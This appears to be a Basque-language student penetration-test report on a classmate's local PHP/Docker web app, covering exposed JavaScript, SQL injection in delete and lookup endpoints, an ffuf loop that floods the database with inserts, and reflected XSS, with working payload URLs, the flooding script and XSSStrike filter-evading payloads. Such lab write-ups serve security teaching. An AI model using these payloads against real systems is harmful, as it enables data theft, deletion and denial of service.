

Erasoia

Larrain Gonzalez
Gaizka Divasson
Asier Barrio
Erlantz Loriz

Atakatu dugun proiektua

<https://github.com/Yassin-M/docker-lamp>

Security Misconfiguration

Proiektuko URL guztiak frogatzen hurrengoaz konturatu gara: zerbitzariak, horren eskaera egiten badugu, *javascript* fitxategiak testu lau bezala bidaliko ditu erantzun bezala. Honek balio handiko informazioa lortzeko gaitasuna eman digu, *frontend*-a eta *backend*-a nola komunikatzen diren irakurri baitaiteke.

Deskribapen teknikoa

Zerbitzariak *Javascript* fitxategietara zuzendutako zuzeneko eskaerei erantzuten die. Itzulitako edukia ez dago minimizatuta, ez eta babestuta ere. Kodearen barruan, honen antzeko aldagai bat dago:

```
const endpoint = "../config/items.php";
```

Horrek agerian uzten ditu:

- Zerbitzariaren barne-egitura.
- *PHP endpoint*-en kokapen zehatza.
- Interfazeaz datuak kargatzeko erabiltzen den logika.
- *Backend*-arekin komunikatzeko beharrezko parametroak

Arrisku honen arrisku erlaziontuak:

Kategoria	Erlazioa
A01 – Broken Access Control	🔴 <i>Javascript</i> fitxategietan ikusi daiteke ez duela autentifikaziorik erabiltzen <i>fetch</i> operazioak egiteko, horrek atake gehiago ekar ditzake.
A03 – Injection	🔴 Injekzioak erraztu ditzake informazioa nola tratatzen den ikusi baitaiteke.
A05 – Security Misconfiguration	🔴 Zerbitzariaren konfigurazio arazo batengatik da hau posiblea, <i>Content-type</i> burukoa ez duelako erabiltzen. Hau da ahultasun honen gauzatzaile nagusia.
A01 – Sensitive Data Exposure	🟡 <i>Endpoint</i> -ak ezagutzeak arazo gehiago ekar ditzake, <i>CSFR</i> edo <i>XSS</i> atakeak adibidez.

SQL Injection (delete)

Aplikazioaren URL ezberdinak probatu ondoren, honako hau egiaztatu da: zerbitzariak ez du SQL injekzioei aurre egiteko inolako babesik, eta erabiltzailearen sarrera zuzenean txertatzen du *SQL* kontsultetan. Honen ondorioz, balio handiko eragiketak egin daitezke, hala nola erregistroak manipulatzeko, datuak irakurtzea edo datu-baseko elementu guztiak ezabatzea.

Deskribapen teknikoa

Aplikazioaren backend-ean erabilitako *PHP* fitxategiek honelako egitura erabiltzen dute:

```
$item = $_GET['item'];  
$sql = "DELETE FROM Datuak WHERE izena = '$item'";
```

Arazo nagusia da:

- `$_GET` parametroaren balioa *inongo egiaztapenik gabe* jasotzen dela.
- Balioa zuzenean string-era konkatzen da SQL kontsultan.
- Ez direla prepared statements, ezta sarrera balidazioak erabiltzen.

Honek aukera ematen du erabiltzaileak *SQL* kodea sartzeko, adibidez:

localhost:81/delete_item/?item=arkulariak' OR '1'=1

Era berean, nabarmendu behar da aplikazioaren **delete_item** endpoint-ak GET bidez onartzen duela eragiketa, eta ez duela inolako autentifikazio, baimen edo *CSRF* babesik.

Arrisku honen ondorioak

SQL injekzio honen bidez lortu daiteke:

- Datu ezabaketaren kontrola galtzea.
- Taula osoak erazte edo aldatzea.

Arrisku honen arrisku erlazionatuak:

Kategoria	Erlazioa
A01 – Broken Access Control	 <i>Delete</i> endpoint-ak ez du inolako autentifikaziorik; edonork eragin ditzake operazio kritikoak.
A03 – Injection	 <i>SQL</i> kontsultetan inputa zuzenean konkatenatzeak injekzioa errazten du. Hau da arazoaren oinarria.
A05 – Security Misconfiguration	 <i>HTTP</i> metodoa oker konfiguratuta egotea (DELETE GET bidez), datu-baseko erroreak erakustea, eta konfigurazio ahulak egotea.
A08 – Software and Data Integrity Failures	 Manipulatutako sarrerak aplikazioaren logika galtzea edo datu-kaltea eragin dezake.

SQL Injection (kontsulta)

Aurretik aipatu denez, aplikazioak ez du SQL injekzioen aurkako babesik, erabiltzaileak bidalitako informazioa zuzenean txertatuz SQL kontsultetan.

Deskribapen teknikoa

Aplikazioaren backend-ean erabilitako PHP fitxategiek (kasu honetan show_user.php eta show_item.php) honelako egitura erabiltzen dute:

```
$nan = $_GET['user'];
$sql = "SELECT * FROM Erabiltzailea WHERE Nan = '$nan'";

$item = $_GET['item'];
$sql = "SELECT izena, kostua, bizitza, eraso, mota FROM Datuak WHERE izena = '$item_izena'";
```

Arazo nagusia da:

- \$_GET parametroaren balioa *inongo egiaztapenik gabe* jasotzen dela.
- Erabiltzaileak sartutako balioa zuzen txertatzen da SQL kontsultan.
- Ez direla prepared statements, ezta sarrera balidazioak erabiltzen.

Honek aukera ematen du erabiltzaileak SQL kodea sartzeko, adibidez, goian agertzen den estekan:

```
http://localhost:81/show_item/?item=a' OR '1'=1
http://localhost:81/show_user/?user=' OR email LIKE '.com
http://localhost:81/show_user/?user=' OR Nan LIKE '%a%'
```

Lehenengo kasuan 1=1 true bueltatuko duenez, datubasean dauden datu guztiak erakutsiko dira, kasu honetan bakarrik lehenengoa agertuko da horrela konfiguratuta baitago aplikazioan.

Ondorengo kasuak arriskutsuagoak dira, erabiltzailearen datuak erakusten baituzte. LIKE erabiliz edozein karaktere edo zenbaki jar dezakegu portzentai ikur artean (%) eta honek jarritako karaktere edo zenbakia duten tupla guztiak erakutsiko dira. Taulen izena jakiteko probak egin dira show_user.html fitxategian agertzen diren izenak erabiliz.

Arrisku honen ondorioak

SQL injekzio honen bidez lortu daiteke:

- Datu sentikorrak erakustea (NAN-a, izena, email-a...).
- Login-a ekiditzea.

Arrisku honen arrisku erlazionatuak:

Kategoria	Erlazioa
A01 – Broken Access Control	 <i>Delete</i> endpoint-ak ez du inolako autentifikaziorik; edonork eragin ditzake operazio kritikoak.
A03 – Injection	 <i>SQL</i> kontsultetan inputa zuzenean konkatentatzeak injekzioa errazten du. Hau da arazoaren oinarria.
A05 – Security Misconfiguration	 <i>HTTP</i> metodoa oker konfiguratuta egotea (DELETE GET bidez), datu-baseko erroreak erakustea, eta konfigurazio ahulak egotea.
A08 – Software and Data Integrity Failures	 Manipulatutako sarrerak aplikazioaren logika galtzea edo datu-kaltea eragin dezake.

SQL Infinte Fuzzing

Kanpoko programak erabiliz, datubasean infinituki datu berriak sar daitezke, honekin kasu txarrenean datu basea erabilezin uztea lortuko da, eta kasurik onenean horrialdea moteltzea.


Deskribapen teknikoa

add_items-ek ez dauka inolako limiterik minutuko zenbat datu gehitu daitezkeen mugatzeko. Ffuf izeneko programa batekin (<https://github.com/ffuf/ffuf>), fuzzing deritzon atake bat egin daiteke. Loop bat eginez, datuak infinituki sar daitezke datubasean.

Bi artxibo ezberdin soilik behar dira, .txt eta .sh.

```
run_ffuf.sh x list.txt x
while true; do
  ffuf \
    -w list.txt:IZ \
    -X POST \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -u http://localhost:81/config/add_item.php \
    -d "karta_izena=IZ $(date +%S%M)&karta_kostua=1&karta_bizitza=1&karta_erasoa=1&karta_mota=test"
done
```

.sh-a exekutatatu eta gero, loop-ari esker, infinituki db-an insertak gertatuko dira programa gelditu arte.



v2.1.0-dev

```
:: Method      : POST
:: URL         : http://localhost:81/config/add_item.php
:: Wordlist    : IZ: /home/erlor/Desktop/Atake Yassin/docker-lamp/ffuf/list.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : karta_izena=IZ_1763657316583688577&karta_kostua=1&karta_bizitza=1&karta_erasoa=1&karta_mota=test
:: Follow redirects: false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

A [Status: 200, Size: 51, Words: 4, Lines: 1, Duration: 95ms]
D [Status: 200, Size: 51, Words: 4, Lines: 1, Duration: 84ms]
B [Status: 200, Size: 51, Words: 4, Lines: 1, Duration: 96ms]
C [Status: 200, Size: 51, Words: 4, Lines: 1, Duration: 96ms]
E [Status: 200, Size: 51, Words: 4, Lines: 1, Duration: 89ms]
:: Progress: [5/5] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

	izena	kostua	bizitza	erasoa	mota
☐ Editar ☐ Copiar ☐ Borrar	C_1763657298244036913	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657298350941731	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657298569290234	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657298702133775	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657298950194990	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657299162501833	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657299363380946	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657299452089886	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657299616420889	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657299817233268	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300031529581	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300255995698	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300346276849	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300462840853	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300569105467	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300809340308	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657300956351733	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657301097328198	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657301185785584	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657301339403677	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657301573332274	1	1	1	test
☐ Editar ☐ Copiar ☐ Borrar	C_1763657301719467599	1	1	1	test

SQL injekzio mota bat denez, honen bidez lortu daiteke:

- Inserten kontrola galtzea.
- “Datuak” taula aldatzea.
- Datubasea asetu.
- Web orrialdea moteldu edo botatu.

Arrisku honen arrisku erlazioak:

Kategoria	Erlazioa
A01 – Broken Access Control	 <i>Javascript</i> fitxategietan ikusi daiteke ez duela autentifikaziorik erabiltzen <i>fetch</i> operazioak egiteko, horrek atake gehiago ekar ditzake.
A03 – Injection	 <i>SQL</i> kontsultetan inputa zuzenean konkatenatzeak injekzioa errazten du. Hau da arazoaren oinarria.
A05 – Security Misconfiguration	 Zerbitzariaren konfigurazio arazo batengatik da hau posiblea, <i>Content-type</i> burukoa ez duelako erabiltzen. Hau da ahultasun honen gauzatzaile nagusia.
A08 – Software and Data Integrity Failures	 Manipulatutako sarrerak aplikazioaren logika galtzea edo datu-kaltea eragin dezake.

Cross-Site Scripting (XSS)

Aplikazioak erabiltzailearen sarrera ez du modu egokian kodifikatzen, eta zuzenean islatzen du *HTTP* erantzunean. Honen bidez *Javascript* kodea injektatu daiteke, erabiltzailearen nabigatzailean exekutatzeko dena.

Deskribapen teknikoa

`http://localhost:81/show_user/` URL-ko `user` parametroa ez da modu seguruan kudeatzen. *XSSStrike* (<https://github.com/s0md3v/XSSStrike>) tresnarekin egiaztatu da sarrera islatu egiten dela eta filtroak saihestu daitezkeela.

```
gdivasson@gaizka-divasson:~/Documentos/XSSStrike$ python xssstrike
.py -u "http://localhost:81/show_user/?user=76231168Z" --path

      XSSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: user
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 1536
```

XSSStrike eskanerrak XSS islapena baiezkotan hartu du `user` parametroan. Honek esan nahi du aplikazioak sarrera garbitu gabe itzultzen duela, *WAF*-ik gabe, eta horregatik tresnak 1536 *payload* sortu ditu kodea exekutatzeko.

Hauek dira kontzeptu-froga (*Proof Of Concept*) gisa balio duten *payload* batzuk, *XSSStrike* erabiliz lortu direnak:

```
.....
[+] Payload: <HTML%0aoNpoiNTEReNTER%0d=%0da=prompt,a()%2F%2F
[!] Efficiency: 91
[!] Confidence: 10
.....
[+] Payload: <detailS%0dOnpoInTEReNteR%09=%09confirm()%0dx%2F%2F
[!] Efficiency: 92
[!] Confidence: 10
.....
```

Payload hauek *HTML* etiketa arruntak saihesten ditu, letra mota desberdinak (letra larriak eta xeheak) eta karaktere berezien kodifikazioak (adibidez, `%0a` eta `%0d`)

erabiliz. Honen bidez, filtroak desbideratu eta prompt() funtzioaren exekuzioa lortzen da nabigatzailean.

Arrisku honen ondorioak

- Erabiltzailearen saio-*cookie*-ak lapurtu ahal dira, eta horrela bere saioa hartu (*Session Hijacking*).
- Nabigatzailean sartutako datuak (teklatu-pultsazioak, adibidez) erregistratzea.
- Erabiltzaileak ikusten duen edukia aldatzea (defacing) edo phishing-orri batera birbideratzea.
- *Malware* deskargak abiarazi erabiltzailearen makinan.

Arrisku honen arrisku erlaziontuak:

Kategoria	Erlazioa
A01 – Broken Access Control	 XSS-aren bidez lortutako saio-cookieak erabiliz, erasotzaile batek baimenik gabeko atzipena lor dezake baimen gehiago dituen erabiltzaile baten kontura.
A03 – Injection	 Aplikazioak erabiltzailearen input-a zuzenean <i>HTML</i> -an txertatzeak injekzio-mota honetarako aukera ematen du.
A05 – Security Misconfiguration	 Zerbitzariaren konfigurazio akats bat da, esaterako <i>CSP</i> -ren falta, <i>XSS</i> -ak arrakasta izatea errazten duena.
A08 – Software and Data Integrity Failures	 Injektatutako script-ek aplikazioaren portaera edo datuak manipula ditzakete.